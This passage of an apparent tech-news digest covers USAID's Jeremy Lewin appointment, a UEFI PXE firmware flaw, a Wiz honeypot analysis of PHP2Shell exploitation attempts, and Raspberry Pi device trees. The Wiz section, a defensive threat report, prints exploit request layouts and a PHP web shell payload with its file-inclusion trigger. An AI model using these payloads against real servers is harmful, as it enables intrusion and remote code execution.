Lewin has said, in a declaration submitted to the court in J. Doe 4 v. U.S. DOGE Service, that he began serving at USAID as a senior adviser as well as a director for strategy and programs on January 28, 2025. On March 18, according to court filings, Rubio, in his role as USAID’s acting administrator, delegated the authority of the deputy administrator of policy and programming and chief operating officer to Lewin, and also signed a document appointing Lewin an “officer of the United States.”

According to the emails reviewed by WIRED, on March 20, two days after Rubio placed Lewin atop the USAID hierarchy, White House liaison to USAID Adam Korzeniewski notified HR to begin the process of onboarding Lewin as a senior adviser performing duties as deputy administrator. Four days later, the emails reveal, after prompting from HR, Korzeniewski provided a proposed start date—March 18—and the next day, Lewin was sent a temporary job offer.

By March 26, the emails show, Lewin still hadn’t accepted the job offer, and had not filed his OF-306, the federal government's standard pre-employment background screening form; without this document, a federal agency cannot lawfully issue a final job offer or consummate an appointment. An HR executive noted in an email dated March 31 that Lewin had not completed the onboarding tasks required to initiate “the security reciprocity process,” which recognizes the transfer of an employees’ security clearance from one agency to another. (A detailing agreement between the GSA and USAID dated February 14—two weeks after Lewin says he began at USAID—specifes that “commencement of the detail is contingent upon the Detailee’s successful adjudication and receipt of any necessary security clearances and other pre-employment screening required by USAID.”)

On March 28, Lewin signed a letter terminating all remaining USAID staff. And as he executed sweeping powers to liquidate all 60 of USAID’s overseas missions and cancel thousands of lifesaving projects worldwide, HR repeatedly followed up with Korzeniewski.

More than a week after Lewin’s appointment, the emails show, a USAID official told Korzeniewski that the agency’s office of security was “unable to issue a USAID ID card to Jeremy Lewin as SEC [the agency’s secure database] did not have a record of Jeremy as an employee.”

“Until you’re onboarded at USAID, you aren’t even in the system,” says Natalia Machuca, a 15-year agency veteran who hired many staff. “You can’t get a badge, get into your computer, or even walk around the building.”

Lewin tells WIRED, “I was a regular government employee with a valid security clearance held by the State Department during this entire period. USAID HR was confused about this paperwork for a period of days, but this issue was cleared up once they were made aware of the dual appointment and my State Department position.”

But according to a top executive in HR, no one from their office saw any delegation documents until late April 2025. As one longtime HR executive at the agency, speaking on the condition of anonymity, said of Lewin: “He was the equivalent of an administrative ghost.”

“I think this creates a huge accountability problem if you have these actors who are making really consequential life-or-death decisions who didn't go through any standard confirmation process,” says Don Moynihan, a public policy professor at the University of Michigan, “or in this case didn't even complete their paperwork to become a formal employee.”

Lewin—who a White House official says submitted all the paperwork required for employment and clearance—provided WIRED with two documents, both dated March 18, 2025. One is an appointment and compensation waiver, signed by Rubio, naming Lewin director of strategy and planning, and stating that he would not be paid “pursuant to, among other provisions of law, 22 U.S.C. § 2385(b).” The other is a standard appointment affidavit naming Lewin USAID’s director of strategy and programs. A signature on the form appears to be Rubio’s, with the title given as “HRO”—usually an abbreviation for human resources officer. The State Department did not answer questions about this document.

To one former senior USAID official, Rubio’s use of 22 U.S.C. § 2385(b)—an obscure provision traditionally reserved for rapidly deploying emergency-response staff to disaster zones abroad—to appoint Lewin looks like a legal contortion.

“It is so unconventional that I’d never seen it used before I got to USAID,” the official said. “It was created for the purposes of scaling up really quickly if there was some outbreak of a virus somewhere and they needed to bring people on, then let them go.”

Brian Feinstein, a law professor at the Wharton School of Business, acknowledged that while using 22 U.S.C. § 2385(b) to appoint Lewin is complex, it appears to him to be legal. “Because Lewin's appointment is consistent with this law regarding USAID personnel,” he says, “his unusual status should not be a factor.”

Outside of this point, legal questions also remain about Lewin’s actions at the agency before he was appointed by Rubio, and his failure to complete the onboarding required to begin his initial detail period at USAID. During this time he was part of a team that issued sweeping orders, including one to then acting administrator Jason Gray to lock all USAID staff worldwide out of email and all communication systems, which could have put many staff’s lives at risk, and to terminate 57 of the agency’s top officials.

David A. Super, professor of law and economics at Georgetown University, describes Lewin’s failure to complete his onboarding as much more than an administrative slip-up. “You can’t just walk in the door of a federal agency and become an employee,” he says. Under federal law, a cabinet secretary can only assign the authority of a Senate-confirmed position such as USAID administrator to a subordinate official—an agency employee or officer who works under the supervision of a higher-ranking officer. These regulations, Super says, are a way for Congress to guarantee that “someone walking off the street should not be given these enormous powers.”

Nina Mendelson, who teaches law at the University of Michigan, agrees. She says the administration appeared to be trying to bypass the Federal Vacancies Reform Act, a federal statute that dictates how temporary vacancies in Senate-confirmed executive branch positions are filled. “The FVRA specifies who may fill in, for a limited time, when a Senate-confirmed post is vacant,” she says. “The possibilities are a first assistant, someone holding another Senate-confirmed post, or a longtime civil servant in the particular agency. Lewin doesn’t seem to have been any one of those.”

Lewin being placed atop USAID came in a specific context. In February 2025, shortly after the arrival of Lewin and other DOGE affiliates at the agency, two dozen current and former USAID employees and contractors sued Musk and DOGE in Maryland District Court. They successfully secured a preliminary injunction on March 18, on the grounds that special government employees—temporary hires from outside USAID and the government—lacked the authority to execute sweeping federal actions. That same day, Rubio delegated powers of the agency’s top job to Lewin.

On March 28, the Fourth Circuit Court of Appeals granted the Justice Department an emergency stay, pausing the injunction based on the administration’s argument that the actions were taken by Lewin in his role as a federally appointed official. In his declaration, Lewin wrote: “I am not, and have never been, an employee of Elon Musk or USDS,” adding, “I report directly and only to Acting Administrator Rubio” in his role at USAID.

The ruling gave Lewin the green light to fire thousands of career civil service and Foreign Service staff that very day, but the legal battle didn’t end there. The district judge has since allowed thousands of affected employees to sue DOGE and the administration as a group and ordered the government to hand over a trove of internal documents.

Kevin Byrnes, a veteran federal employment law attorney representing more than 170 former and current career USAID staff in a separate suit challenging DOGE’s role in the mass firings, says the fact that Lewin had not completed mandatory onboarding paperwork raises even more questions about the authority of nonconfirmed agency leadership, and potentially exposes Lewin personally.

“If Lewin didn’t even fill out the papers and was not authorized to take these actions, then he could be exposed to personal liability,” says Byrnes, who is asking the court to reinstate all the plaintiffs to their USAID jobs, with back pay.

The Daily Front Page 18 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Firmware’s Long Shadow
article

Code-execution flaw in UEFI firmware threatens most servers on planet Earth

by DamnInteresting·▲ 193 points·126 comments·arstechnica.com ↗
execute code early in the boot process

Critical flaw in EDK2 allows attackers to execute code early in the boot process.

Credit: Getty Images

Defenders across the world face the burden of responding to yet another botched code-execution vulnerability, this time in boot-time firmware used by most of the world’s server vendors and data centers.

The vulnerability, with a severity rating of 9.5 out of 10, resides in the TianoCore EDK II, an open source codebase that hardware makers and cloud providers use to create the UEFI firmware that runs during the boot-up sequence. Last year, a representative of the UEFI Forum called EDK2 the “preeminent solution / implementation of the UEFI specifications.” Virtually all UEFI suppliers (sometimes still called IBVs or independent BIOS vendors), including AMI, Insyde, and Phoenix, use the reference code extensively. Project Mu, Microsoft’s hardened EDK2 fork, used the code containing the vulnerable component as well.

The vulnerability, tracked as CVE-2026-97631, is a memory-corruption flaw in an ICMP component that attackers can exploit to execute malicious code that runs before the operating system and firmware can implement defenses like Secure Boot, which establishes a chain of trust for all code, including the Trusted Platform Module (TPM), loaded during boot. While final payloads delivered by CVE-2026-97631 have no persistence—meaning they run only once—they can give attackers a wide opening to install other payloads that also run each time early in the boot process.

The cat has left the bag

The parties that discovered CVE-2026-97631—Alex Matrosov of Anthropic and Dan Holmes of Google—had arranged for it to stay under wraps until a coordinated disclosure that was scheduled for January. AMI, a maker of motherboards and other hardware, published this pull request last month that detailed the vulnerability and included a code fix. Once the post came to the attention of the discovering parties, TianoCore Project members published a public advisory last week.

With publicly available patch code, it will be trivial for advanced hackers to learn how the vulnerability is triggered and to build working exploits. Further compounding the urgency, patching UEFI code vulnerabilities in millions of end devices sold and used by thousands of hardware makers and cloud providers is cumbersome and time-consuming. Word of the vulnerability comes six days after another botched disclosure, this one involving a critical code-execution vulnerability in the PHP programming language.

“This vulnerability in the ICMP parser of the EDK2 network stack is interesting in terms of how it affects the chain of trust and the broader ecosystem,” said HD Moore, creator of Metasploit and chief research officer at security firm Dragos. “An attacker intent on compromising a nearby endpoint or server could use this bug to hijack program flow at a point where the boot process still has access to sensitive components, like the endpoint’s TPM. This could be used to break disk encryption for cases where an attacker has short-term network access (and it would be even easier in a theft scenario).”

CVE-2026-97631 is a 16-year-old buffer overflow in the PXE-Base Code driver (NetworkPkg/UefiPxeBcDxe), which is responsible for allowing servers, storage equipment, and other devices to boot using code downloaded from a local network. During this process—known as the pre-execution environment boot—the driver uses a network listener to monitor for ICMP errors. Because the driver doesn’t enforce a memory copy limit of 504 bytes, overwriting adjacent data, a malicious insider or a hacker who has gained low-level access to a local network can send an error message that appends code past this limit. The IUEFI module running on the CPU then becomes corrupted.

As the official advisory puts it:

During network boot, the PXE Base Code driver (NetworkPkg/UefiPxeBcDxe) keeps a receive request open for ICMP error messages and copies each received message into the fixed 504-byte field Mode.IcmpError of its private context structure. The copy loop’s bounds handling is incorrect in both the IPv4 and IPv6 handlers (PxeBcIcmpErrorDpcHandle and PxeBcIcmp6ErrorDpcHandle): for a message longer than 504 bytes it still copies bytes into the field, and it advances the destination pointer by the cumulative rather than the per-fragment length, so an oversized message writes attacker-controlled bytes past the field. Nothing earlier on the receive path restricts the message length.

The malicious error can be delivered through a simple unicast sent from any network distance to a target device’s IP address, as long as it’s sent during the PXE boot sequence. An attacker can deliver a denial-of-service by causing the boot sequence to hang. When the attacker knows what the target firmware build is, it can plant a “counterfeit event” that executes the malicious code on the CPU in its UEFI firmware environment. The code runs in ring 0, a CPU’s most privileged execution level. Because exploits bypass attestation processes designed to cryptographically prove to remote servers that the hardware is secure, they present a key opportunity for elevating limited privileges.

Yet another forever day

CVE-2026-97631 joins a long list of previously discovered vulnerabilities in UEFI or code that works closely with it. The most severe of them, LogoFail, stemmed from logo images included in the UEFI of just about every hardware maker. Rendering bugs allowed attackers to subvert the chain of trust UEFI enforces and go on to install malicious components before the OS loaded or Secure Boot ran. PixieFail was a vulnerability similar to CVE-2026-97631. It, too, was the result of faulty PXE boot flaws in EDK2. Following discovery of the vulnerability, researchers embarked on multiple fuzzing projects designed to surface other critical flaws in the open source code library. It appears those efforts failed to find this latest flaw.

Other recently discovered UEFI flaws include:

  • PKFail, a supply-chain failure resulting from non-production test platform keys, public for more than a decade before they were discovered, used in hundreds of device models
  • BootHole
  • Bootkit and
  • BlackLotus

Like CVE-2026-97631, exploitation or use of these payloads is appealing because it allows attackers to infect machines early in the boot process, before TPM and other defenses load, so they can inflict maximum damage. Given the ubiquity of CVE-2026-97631, Moore said it’s likely a “forever” bug that will live on in end-of-support systems.

There are important caveats and limitations to exploiting this latest vulnerability. As noted, some level of control over a local network is a prerequisite. That likely limits exploitation to insiders or attackers, such as nation-states or ransomware operators, who manage to gain low-level access inside a network and are looking for a way to elevate system rights. There’s no evidence yet that CVE-2026-97631 provides an initial entry point into a network. There are other hurdles to clear.

“For exploiting the vulnerability itself, an attacker needs to guess specific addresses within the target system, so it’s not something that you can throw a single exploit at any target and get RCE across a diverse range of devices, but it needs to be tuned for each target model/version/configuration since the addresses will change based on those,” Jesse Michael, a principal researcher at firmware security firm Eclypsium, told Ars. “Unlike some of the previous, high-profile vulnerabilities like BootHole, Black Lotus, and Baton Drop, this vulnerability can be fixed with a basic code fix, which will require deploying a BIOS/UEFI update, but they don’t need to deal with revocations, pk/kek/db/dbx key management updates, or making sure to update OS and provisioning media like you do with Secure Boot bypasses in the bootloader itself.”

CVE-2026-97631 doesn’t affect home and small office users, or any other users who boot their devices solely from disk drives. Instead, it applies only to organizations with machines that boot from local networks, or conceivably from Internet-connected resources. Even then, the targeted firmware must rely on EDK2, as opposed to a different reference implementation, and use the PXE functionality (which is turned on by default).

In an email, Intel said that none of its “commercial products currently under security support” are known to be affected. “Intel does not include the affected EDK2 functionality in its reference code, though it may be integrated by an OEM board vendor or system manufacturer,” the company added. It advised customers to check with their system manufacturer for specific guidance. Publicly available Intel reference code, however, makes reference to EDK2. Further, TianoCore has said that each Intel-supplied UEFI development kit “is a fully validated implementation… for a specific revision of the EDK II source.” Many other Intel documents reference EDK2 as well.

Arm, meanwhile, responded to a list of questions with: “CVE-2026-97631 is not directly applicable to Arm’s product portfolio.” Like Intel, firmware the company makes available also borrows heavily from EDK2. TianoCore has also documented Arm’s reliance on EDK2.

While it’s possible some platforms are free of EDK2 code, it’s prudent for users of all servers to investigate if CVE-2026-97631 affects them.

Questions sent to AMD, Phoenix Technologies, AMI, Microsoft, and Amazon—likely some of the other biggest organizations affected—went unanswered when this post went live. Without concrete answers to questions about the use of EDK2 by organizations like these, it’s impossible to say what or how devices are affected and what actions, if any, these organizations, or their users, should take. Representatives from the TianoCore Project also didn’t respond.

Some readers are likely to be unhappy at the lack of detail. Sometimes—particularly in cases involving botched disclosures that break embargoes months before they’re scheduled to lift—there’s no escaping the lack of actionable information in initial reporting.

Those affected should check with the maker of the firmware being used to boot their systems and ask for guidance. Beyond that, they should consider turning off network boot capabilities at least temporarily if possible. Firmware configurations should always enable security features such as TPM and Secure Boot whenever possible, although those defenses don’t protect against this particular threat. It’s also a good idea to monitor logs for signs of exploitation attempts.

The Daily Front Page 19 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Watching PHP2Shell
article

PHP2Shell: Exploitation attempts and remediation trends

by acossta·▲ 189 points·59 comments·wiz.io ↗
none have succeeded so far

Wiz research has been monitoring PHP2Shell exploitation attempts, but none have succeeded so far. We examine the techniques used, what prevented the attacks from completing and how observed exposure has changed since disclosure.

Last week, we published a report describing two major vulnerabilities in PHP (CVE-2026-109618, CVE-2026-109619). Since then, alongside much of the security industry, the Wiz Research team has been monitoring for related activity in the wild and reviewing publicly available exploit code. So far, we have observed a limited number of exploitation attempts in our telemetry and have not identified a publicly available proof of concept (PoC) demonstrating complete, general end-to-end exploitation against an arbitrary target. Some partners have, however, privately disclosed to us exploits that work against a variety of targets and we continue to experiment internally. Videos demonstrating our successful exploitations are available at php2shell.com.

This post summarizes what we have observed in terms of remediation efforts and exploitation attempts across real world environments and in our own honeypot data to date and shares findings from our ongoing investigation into these activities.

We will continue monitoring developments and update this post as new evidence emerges.

Observed exposure trends

Following PHP2Shell’s public disclosure on October 21, 2026, Wiz telemetry has recorded an approximate 67% decrease in the daily number of distinct Internet-exposed machines vulnerable to PHP2Shell over the past few days. Separately, among vulnerable Internet-exposed machines, the proportion running PHP version 7.3 or earlier fell from 8.3% to 5.7% over a period of five days. This measures the share of the observed population running older versions that did not receive official backports.

During this period, the number of significantly affected organizations - defined here as those with at least one exposed and vulnerable instance - fell by approximately 47.9%. For reference, our data shows that PHP itself is in use by 65% of organizations in our dataset.

Together, these observations are consistent with organizations collectively reducing their exposure through a combination of patching, upgrading, retiring affected machines and restricting internet access (note that this data shows the overall trend, but does not establish the relative contribution of each remediation strategy; scan coverage and size of observed population can also affect the overall reported numbers over time).

One week after public disclosure, less than 53% of initially affected organizations remain vulnerable to PHP2Shell.

Exploitation attempts observed by Wiz research

We have so far observed the following types of activities in this context:

  1. Attempts using the PHP2Shell exploit mechanism, with techniques matching those of public PoCs**.**
  2. PHP2Shell-branded tools unrelated to the vulnerabilities that instead relied on session poisoning and a separate local file inclusion (LFI) vulnerability in the application.

Attempts using the PHP2Shell exploit mechanism

We observed two variants of an open source exploit kit targeting PHP-based software. Neither completed the exploit chain in the attempts we captured. The older variant encountered request-size limits or failed to produce the expected memory-exhaustion condition. The newer variant did consistently exhaust PHP’s memory, but failed to obtain the memory addresses needed to continue.

Variant 1: the legacy chain

The first request to our PHP-CGI honeypot came from 3.37.227[.]134. It matched the kit’s older chain, found under archive/legacy-8m/exploit.py and its accompanying stage scripts. The first full exploit stage used a multipart body containing 1,005 parts, including a field named big filled with approximately 12 MB of padding:

POST / HTTP/1.1

Host: <honeypot>
Content-Type: multipart/form-data; boundary=SSSSSSSSSSSSSSSSS
Content-Length: 12655437
[1,005 parts]
 1001 x p0000                    = "x"
 1 x PHPSESSID                   = "\x00"
 1 x PHP_SESSION_UPLOAD_PROGRESS = "pwn"
 1 x f (file)                    = "A" x 64
 1 x big                         = "B" x ~12 MB

According to the kit’s notes, this stage attempts to exhaust memory during a session reset, leaving the session state available for a later request.

On our honeypot, it failed before reaching that code. The declared request size exceeded the configured 8 MB post_max_size limit, so PHP skipped processing the multipart body and logged:

POST Content-Length of 12655437 bytes exceeds the limit of 8388608 bytes

The author has since moved this chain into the kit’s archive directory.

A later attempt against Roundcube

In a later attempt, 103.151.172[.]95 sent a longer sequence from the legacy chain. It included stalled connections intended to occupy other Apache workers.

When only one worker was available the exploit attempted heap-shaping by sending requests containing 1,001 fields of 3,000 bytes each. These requests didn’t trigger the memory exhaustion flow required. So there is no evidence that this attempt reached the intended memory-exhaustion condition.

Variant 2: the current chain

Most IP addresses we captured used the newer chain, built from pure/mk_a1.py and pure/mk_leak_b.py. We observed this variant in multiple attempts.

This variant progressed further: its first stage consistently caused PHP to exhaust its memory. The following stage, which attempts to leak process memory, failed in every run we captured.

The server logged a fatal error indicating that PHP reached its limit, for example:

Allowed memory size of 134217728 bytes exhausted (tried to allocate 81920 bytes) in Unknown on line 0.

Keeping requests on the same worker

The chain depends on consecutive exploit requests reaching the same Apache child process. To increase the chances of that happening, the kit attempts to occupy the other workers with incomplete requests. Each connection declares a large body, sends a single byte and stalls:

POST /index.php HTTP/1.1

Host: <honeypot>
Content-Type: application/x-www-form-urlencoded
Content-Length: 1048576
x

One address, 178.249.214[.]6, opened 399 of these connections alongside 400 GET requests before sending the exploit stages. The address is a VPN exit node, which limits what we can infer about the source.

Stage A1: triggering memory exhaustion

A1 is a chunked multipart request containing a null-byte session ID, 860 empty file parts with long, deeply nested array names and several groups of padding fields:

POST /?q0=v&q1=v&q2=v&q3=v&q4=v HTTP/1.1
Host: <honeypot>

Content-Type: multipart/form-data; boundary=CCCCCCCCCC
Transfer-Encoding: chunked
[1,060,211 bytes, 974 parts]
    1 x PHPSESSID                   = "\x00"
  860 x files[R00000KKKK...][a][a]... (file, empty)
   14 x f0000xxxx...                = "vvvvvvvv"
   78 x b0000                       = "B" x 8000
   20 x u00                         = "U" x 4000
    1 x PHP_SESSION_UPLOAD_PROGRESS = "k" x 4000

The request is designed to exhaust memory during session handling at a point that can leave the session ID pointing to freed memory.

Every A1 request we captured returned HTTP 500, accompanied by a PHP error matching:

Allowed memory size of 67108864 bytes exhausted ... in Unknown on line 0

This confirms that A1 reached the intended memory-exhaustion condition on our honeypot. It does not, by itself, confirm that the stale session state needed by the next stage was preserved.

Stage B1: attempting the memory leak

B1 followed roughly a second later. It sent another chunked multipart request containing PHPSESSID=a, PHP_SESSION_UPLOAD_PROGRESS=k0and two large padding fields.

If this request reaches the same worker before PHP resets the stale session state, PHP can write reclaimed heap contents into a PHPSESSID response cookie. The kit then extracts heap and libphp addresses from that cookie to prepare the final exploit stage.

We observed no such leak. In all but one run, the connection closed without a response. The remaining run returned a normal 32-character session cookie. None of the sources sent the final exploit stage.

Why the leaks may have failed

The failed leaks highlight a broader challenge: building a generalized exploit that works reliably across PHP versions and deployment configurations is difficult. The kit’s B1 layout was calculated for the official php:8.4.26-apache image with a 128 MB memory limit. Other instances like our Roundcube honeypot ran the same PHP version from a different build, with additional extensions and a 64 MB memory limit. These differences can affect heap layout and memory reuse, potentially preventing the leak from working as expected.

Reliable worker pinning adds another challenge. Consecutive exploit requests must reach the same Apache child process while the required session state persists. Request timeouts, network latency and worker availability can disrupt this sequence. In our own testing, request timeouts combined with network latency were enough to prevent the chain from completing over an internet connection.

So far, we have not identified a publicly available, generalized solution for either worker pinning or information leaking across different deployments. Simply copying public PoCs and running them at scale does not address the work needed to turn a configuration-specific exploit into a reliable operational kit. We expect these barriers to diminish over time: some threat actors have the expertise needed to adapt the chain and build more robust tooling.

Other attempts

We also saw failed exploitation attempts from 15.204.59[.]70 and 162.35.99[.]94, but these scanners did successfully exploit Adel Karimi's honeypot, which was a likely contributing factor to CISA’s decision to include PHP2Shell in their KEV list.

PHP2Shell-branded tools unrelated to the vulnerabilities

We also observed tools labeled as PHP2Shell exploits that did not actually attempt to exploit either vulnerability. The earliest such traffic, from 85.11.187[.]35, matched a Go port of “Chain A” from WoYinDao/CVE-2026-109618-CVSS-9.2-Critical.

The tool used a longstanding session-poisoning technique, attempting to write PHP code into a session file through the upload-progress feature. The request below is abbreviated:

POST /index.php HTTP/1.1

Host: <honeypot>
User-Agent: Go-http-client/1.1
Content-Type: multipart/form-data; boundary=----php2shell-golang
PHP_SESSION_UPLOAD_PROGRESS = <?php echo "PHP2SHELL_XBu4Je"; system($_GET["c"]); ?>
PHPSESSID                   = <attacker-chosen ID>
f (file)                    = "Z"

It then attempted to execute that code by including the session file:

GET /lfi_sink.php?c=id&f=/tmp/sess_SUjKIKy3Rr6QsaJ1Ik7Rme8h3n HTTP/1.1

Crucially, lfi_sink.php is a vulnerable endpoint supplied by the PoC’s lab environment. The tool assumes that this endpoint exists on the target; without it or an equivalent local file inclusion (LFI) vulnerability, the chain cannot execute code.

A padded variant triggered our memory-exhaustion detection, but we observed no successful code execution. Despite the PHP2Shell branding, this activity relied on an unrelated technique and a vulnerable application endpoint.

Conclusion

We have not yet observed successful end-to-end PHP2Shell exploitation in our own telemetry. However, Adel Karimi’s public report and supporting data provide the most robust public evidence we have seen to date, correlating exploit traffic, memory disclosure and subsequent code execution on his honeypots. Notably, those targets used a favorable single-worker Apache mod_php configuration, so the findings do not establish reliability across other deployments.

Our observations show that triggering memory exhaustion alone is not enough to complete the exploit chain. Differences in PHP builds, memory limits and worker behavior can prevent subsequent stages from working. The challenge for opportunistic attackers is turning currently available public PoCs into similarly reliable operational tooling or developing it on their own. In our view, PHP2Shell remains a risk in both the short and long term and applying the PHP security updates or remediating through other means therefore remains essential.

IOCs

Type Indicator First Seen Last Seen Description
IPv4 85.11.187[.]35 2026-10-21 2026-10-21 Exploitation attempt
IPv4 172.206.2[.]199 2026-10-25 2026-10-25 Scanner + exploitation attempt
IPv4 3.37.227[.]134 2026-10-21 2026-10-21 Exploitation attempt
IPv4 103.151.172[.]95 2026-10-25 2026-10-25 Exploitation attempt
IPv4 178.249.214[.]6 2026-10-24 2026-10-24 Exploitation attempt (VPN)
IPv4 31.56.197[.]72 2026-10-21 2026-10-21 C2 (payload server)
IPv4 135.136.19[.]197 2026-10-26 2026-10-26 Scanner + exploitation attempt (VPN)
IPv4 15.204.59[.]70 2026-10-24 2026-10-24 Exploitation attempt
IPv4 162.35.99[.]94 2026-10-24 2026-10-24 Exploitation attempt
The Daily Front Page 20 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Small Boards, Big Hopes
article

Raspberry Pi Zero 3W and Pi 4 Model A spotted in device trees

by sthlmb·▲ 186 points·108 comments·bret.dk ↗
quietly turned up in Raspberry Pi’s Linux kernel tree

Two new Raspberry Pi boards have quietly turned up in Raspberry Pi’s Linux kernel tree, and neither of them is quite what I’d have guessed. Device tree files for a Raspberry Pi Zero 3 W and a Raspberry Pi 4 Model A have landed (Phoronix also spotted it), and whilst there’s no official announcement just yet, device tree files tend to give away a surprising amount if you can decipher them and I gave it my best shot.

Raspberry Pi Zero 3 W: A Pi 4 Shrunk Down?

The Raspberry Pi Zero 2 W launched almost exactly five years ago (tomorrow, in fact), so a successor has been a loooooong time coming. If you want a refresher on where things stood back then, my Raspberry Pi Zero 2 W vs Zero W benchmarks piece covers the jump from the original pretty well.

The headline from the Zero 3 W device tree is the SoC. It’s the Broadcom BCM2711, the same quad-core Cortex-A72 chip that powers the Raspberry Pi 4, replacing the Zero 2 W’s quad-core 1GHz Cortex-A53 RP3A0. If you want an idea of the sort of gap we’re talking about, it’s worth having a look at how those two compare on sbc.compare. That’s a big step up in per-core performance, and if they can get anything close to Pi 4 clocks in that tiny footprint, it’ll be a hell of a lot of compute for a Zero. I do wonder how toasty it’s going to get though, as the BCM2711 isn’t exactly known for running cool, and there’s not a lot of board for the heat to spread into. The device tree doesn’t tell us anything about clock speeds, so we’ll have to wait and see whether it’s been dialled back.

Beyond the SoC, here’s what else stood out to me:

  • eMMC on a Zero? The storage controller is configured with an 8-bit bus width and a comment describing it as driving “the eMMC/SD card”, which only really makes sense for eMMC. I’d love to see it, but I’m not expecting it to make the final board, as it’d push the price up on a range that lives and dies by its price tag. My money is on this being a leftover or an option kept open during development, and microSD being what we get.
  • An SPI flash bootloader. The GPIO names include SPI flash lines, which suggests the Zero 3 W gets the same EEPROM-based bootloader as the Pi 4 (the Zero 2 W never had one). That should bring the Pi 4’s boot options along with it, and the ability to update the bootloader in the usual way.
  • A single HDMI output, with the second HDMI controller permanently disabled. No surprise there given the form factor.
  • A power button defined on GPIO 46 and mapped to KEY_POWER, so we may be getting a physical button (or at least a header for one) much like the Pi 5.
  • Wi-Fi and Bluetooth wired up in the same way as the rest of the BCM2711 family, with a single ACT LED for status.
  • The usual 40-pin GPIO layout (GPIO 0-27 with the ID EEPROM pins), so your existing HATs should be fine.

There are a couple of more speculative bits too. The PCIe controller is enabled and there are lines named PCIE_PWR_EN and PCIE_DET_WAKE, and the camera side pulls in a 4-lane CSI configuration rather than the 2-lane one the Pi 4 Model B uses. It’s worth noting that both device trees share a lot of copy-and-paste DNA (the Zero 3 W even has a duplicated “PWR_GPIO” line name), so I wouldn’t read too much into either of those until we see an actual board. I’d love to see PCIe exposed on a Zero, but I’m not holding my breath.

Raspberry Pi 4 Model A: The Return of the A

The second surprise is a Raspberry Pi 4 Model A. We haven’t had a Model A since the Raspberry Pi 3 Model A+ back in 2018, and the formula has always been the same: take the Model B, strip out the bits most people can live without (RJ45, some USB ports etc), and knock a chunk off the price. The Pi 4 Model A looks to follow that recipe pretty closely, though the price comment may not quite hold. Let’s see!

  • No Ethernet. The Ethernet controller isn’t enabled anywhere, and the GPIO lines that drive the Ethernet PHY on the Model B have been repurposed. Very much in keeping with previous Model A boards.
  • A single HDMI output rather than the Model B’s dual micro HDMI.
  • No 3.5mm audio/composite jack. The analogue audio pins are empty and the composite video encoder is disabled, so audio will be over HDMI (or USB/I2S if you’re that way inclined).
  • microSD only, with the same 1.8V signalling support as the Model B for the faster UHS card modes.
  • External antenna support. This is the one I find most interesting. There are two antenna control lines (ANT_CTRL1 and ANT_CTRL2) and overlay parameters named ant1, ant2 and noant, which is exactly how the Compute Module 4 switches between its onboard antenna and an external U.FL connector. If that carries over to the final board, it’d be a lovely addition for anyone sticking a Pi in a metal enclosure.
  • PWR and ACT LEDs, the same SPI flash bootloader setup as the Model B, and the same power button definition as the Zero 3 W.

The device tree doesn’t tell us anything about USB. On the Model B, the USB 3 ports made use of the PCIe bus, and the PCIe controller is enabled here too, so USB 3 is possible, but the 3 Model A+ only had a single USB-A port and I’d probably expect the same here.

image 1

The previous Model A, the Raspberry Pi 3 Model A from 2017

How Do They Compare?

Here’s a quick side-by-side of what the device trees tell us, with the Pi 4 Model B thrown in for good measure. Anything marked with an asterisk is my interpretation of the device tree rather than something it states outright.

Raspberry Pi Zero 3 W Raspberry Pi 4 Model A Raspberry Pi 4 Model B
SoC Broadcom BCM2711 Broadcom BCM2711 Broadcom BCM2711
CPU Quad-core Cortex-A72 Quad-core Cortex-A72 Quad-core Cortex-A72
HDMI 1x 1x 2x micro HDMI
Ethernet No No Gigabit
Wi-Fi/Bluetooth Yes Yes, with antenna switching* Yes
Storage microSD (unless..) microSD microSD
Analogue Audio/Composite No No Yes (3.5mm)
SPI Flash Bootloader Yes* Yes* Yes
Power Button Yes* Yes* No
LEDs ACT PWR, ACT PWR, ACT

What We Don’t Know (Yet)

Quite a lot, I’m afraid. Device trees don’t describe RAM, so there’s no word on memory configurations, and there’s nothing on pricing, clock speeds, connector types or a release date either.

Pricing is the big one for me. Memory costs haven’t exactly been kind lately (I covered the last round of increases alongside the 1GB Raspberry Pi 5 launch), and a lower-cost Pi 4 variant makes a lot of sense in that context. The BCM2711 is a mature chip at this point, it’s well supported in software, and a cut-down board gives people who don’t need a Pi 5 something cheaper to reach for. The Zero 3 W is a tougher one to call though, as the Zero range has always lived and died by its price, and I can’t imagine the BCM2711 being as cheap to build around as the RP3A0.

Thoughts

On the whole, I like what I’m seeing here. The Zero 3 W looks like the upgrade a lot of people have been asking for since the Zero 2 W landed, and the 4 Model A feels like a sensible way of squeezing more life out of the Pi 4 platform at a time when components aren’t getting any cheaper. The external antenna support on the 4 Model A is a really nice touch if it makes it to the final board.

Saying that, everything above comes from device tree files rather than an official spec sheet, so mileage may vary when the real thing turns up. Kernel support landing ahead of launch is usually a good sign that it’s not far off, and you can bet I’ll be throwing both the Zero 3 W and the 4 Model A onto sbc.compare as soon as I can get one in my hands.

Which of the two are you more excited about? Do let me know in the comments!

Sources
bcm2711-rpi-zero-3-w.dts
bcm2711-rpi-4-a.dts

The Daily Front Page 21 of 32
Tuesday, October 27, 2026 The Daily Front No. #261027 — Navigating by Agent
article

Here be monsters: What do you still need to know when agents do the work?

by adrq·▲ 185 points·97 comments·blog.adrq.dev ↗
What Do You Still Need to Know When Agents Do the Work?

CI was failing. This was unexpected. I have dialed in my agentic workflow to a point where I would be surprised if one of my agents committed a branch that had failing tests. Maybe it's a CI flake or environment issue? Wait, it's SonarQube complaining about App.tsx? Did we pull in a new suspicious dependency from npm or something? Nope. SonarQube is flagging this file for cyclomatic complexity. Haven't seen that one in a while.

Yep. App.tsx consists of about 30 lines of code, except 15 of those lines are actually entire components that Codex decided to write each on a single line. That itself would be ok, just run it through prettier and we're done. But that doesn't explain the cyclomatic complexity. Each of these was a fairly involved component with a good amount of display and business logic. Old self would have carefully refactored it and made sure the code was readable. On the other hand, Codex didn't care that entire components were on a single line, and more importantly, it didn't mind the complexity. It had been happily and reliably iterating on that file through several features.

